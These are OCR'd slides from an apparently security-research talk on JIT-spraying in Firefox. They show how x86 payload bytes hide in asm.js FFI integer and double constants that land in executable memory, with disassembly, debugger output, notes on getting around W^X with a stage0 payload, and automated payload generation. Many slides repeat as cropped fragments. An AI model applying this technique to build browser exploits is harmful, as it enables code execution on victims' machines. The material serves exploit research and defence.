
```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
    var val = 0;
    val = ffi_func(
        0xa9909090)|0,
        0xa9909090)|0,
        0xa9909090)|0,
        // ...
```

  - import a JS function into your ASM.JS code
  - call it with many parameters
  - hide payload in parameters

ASM.JS Payloads

Injecting machine code with ASM.JS

- Using ASM.JS imports (Foreign Function Interface)



```
"use asm"
var ffi_fu
function a
    var va
    val = ffi_func(
        0xa9909090)|0,
        0xa9909090)|0,
        0xa9909090)|0,
        // ...
```


```
00: c70424909090a9    mov dword [esp], 0xa9909090
07: c7442404909090a9  mov dword [esp + 4], 0xa9909090
0f: c7442408909090a9  mov dword [esp + 8], 0xa9909090
```

emitted code


ASM.JS Payloads

Injecting machine code with ASM.JS

- Using ASM.JS imports (Foreign Function Interface)



```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
    var val = 0;
    val = ffi_func(
        0xa9909090)|0,
        0xa9909090)|0,
        0xa9909090)|0,
        // ...
```




```
03: 90          nop
04: 90          nop
05: 90          nop
06: a9c7442404  test eax,42444C7h
0b: 90          nop
0c: 90          nop
0d: 90          nop
0e: a9c7442408  test eax,82444C7h
```


ASM.JS Payloads

Injecting machine code with ASM.JS

- Using ASM.JS imports (Foreign Function Interface)



```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
    var val = 0;
    val = ffi_func(
        0xa9909090)|0,
        0xa9909090)|0,
        0xa9909090)|0,
        // ...
```



```
03: 90
04: 90
05: 90
06: a9                                  'h
0b: 90
0c: 90
0d: 90
0e: a9                                  'h
```


3 payload bytes
per instruction

large semantic nops

ASM.JS Payloads

Injecting machine code with ASM.JS

- Double values as parameters for FFI




```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
    var val = 0.0
    val = +ffi_func(
        2261634.5098039214,      // 0x4141414141414141
        156842099844.51764,      // 0x4242424242424242
        1.0843961455707782e+16,  // 0x4343434343434343
        7.477080264543605e+20)   // 0x4444444444444444
```

ASM.JS Payloads

Injecting machine code with ASM.JS

- Double values as parameters for FFI



```
"use asm"
```

emitted code

```
1010003f f20f100d30051010 movsd   xmm1,mmword ptr ds:[10100530h]
10100047 f20f101d38051010 movsd   xmm3,mmword ptr ds:[10100538h]
1010004f f20f101540051010 movsd   xmm2,mmword ptr ds:[10100540h]
10100057 f20f100548051010 movsd   xmm0,mmword ptr ds:[10100548h]
```

```
7.477080264543605e+20)  // 0x4444444444444444
```


ASM.JS Payloads

Injecting machine code with ASM.JS

- Double values as parameters for FFI

```
"use asm"
```

emitted code – double constant values are referenced




```
1010003f f20f100d30051010 movsd   xmm1,mmword ptr ds:[10100530h]
10100047 f20f101d38051010 movsd   xmm3,mmword ptr ds:[10100538h]
1010004f f20f101540051010 movsd   xmm2,mmword ptr ds:[10100540h]
10100057 f20f100548051010 movsd   xmm0,mmword ptr ds:[10100548h]
```

```
        7.477080264543605e+20)  // 0x4444444444444444
```

ASM.JS Payloads

Injecting machine code with ASM.JS

- Double values as parameters for FFI



```
0:024> dc 10100530 L8
10100530  41414141 41414141 42424242 42424242  AAAAAAAABBBBBBBB
10100540  43434343 43434343 44444444 44444444  CCCCCCCCDDDDDDDD
0:024>
0:024> !address 10100530

Usage:                  <unknown>
Base Address:           10100000
End Address:            10101000
Region Size:            00001000 (   4.000 kB)
State:                  00001000          MEM_COMMIT
Protect:                00000020          PAGE_EXECUTE_READ
```

renced


```
[10100530h]
[10100538h]
[10100540h]
[10100548h]
```

```
444
```

ASM.JS Payloads

Injecting machine code with ASM.JS


- Double values as parameters for FFI



```
0:024> dc 1
10100530  41
10100540  43
0:024>
0:024> !addr

Usage:
Base Address
End Address:
Region Size:
State:
Protect:
```

- constants are executable!
- constants are continuous in memory!
- full constant usable as payload!
- able to inject continuous code!



nced

```
0100530h]
0100538h]
0100540h]
0100548h]
```

ASM.JS Payloads

Generating arbitrary payloads

- Embed attacker instructions in ASM.JS values

- Stage0 which overwrites JIT code with arbitrary shellcode?

– Nope: W^X in ASM.JS/Wasm code pages since Firefox 46

- Solution: feature-rich stage0 payload

- Payload should consist of instructions <= 2 (or 3) bytes

ASM.JS Payloads

Generating arbitrary payloads

- Embed attacker instructions in ASM.JS values

- Stage0 which overwrites JIT code with arbitrary shellcode?

– Nope: W^X in ASM.JS/Wasm code pages since Firefox 46

- Solution: feature-rich stage0 payload

- Payload should consist of instructions <= 2 (or 3) bytes

ASM.JS Payloads

Automated payload generation

- Assembly → machine code → ASM.JS → machine code
- “Comfortably” write your stage0 shellcode in NASM syntax
- Python wrapper assembles it, fixes instructions, branch distances, etc.
- Output: ASM.JS code containing our payload

ASM.JS Payloads

Automated payload generation

- Problems of automated payload generation:
  - x86 instruction size <= 3 bytes (arithmetics) or <= 2 bytes (parameter passing)
  - branch target distance, loops?
  - side effects of semantic nops?

ASM.JS Payloads

Automated payload generation

- Some problems solved
  - transform MOVs
  - preserve flags when needed
  - loop and branch adjustments

ASM.JS Payloads

Automated payload generation

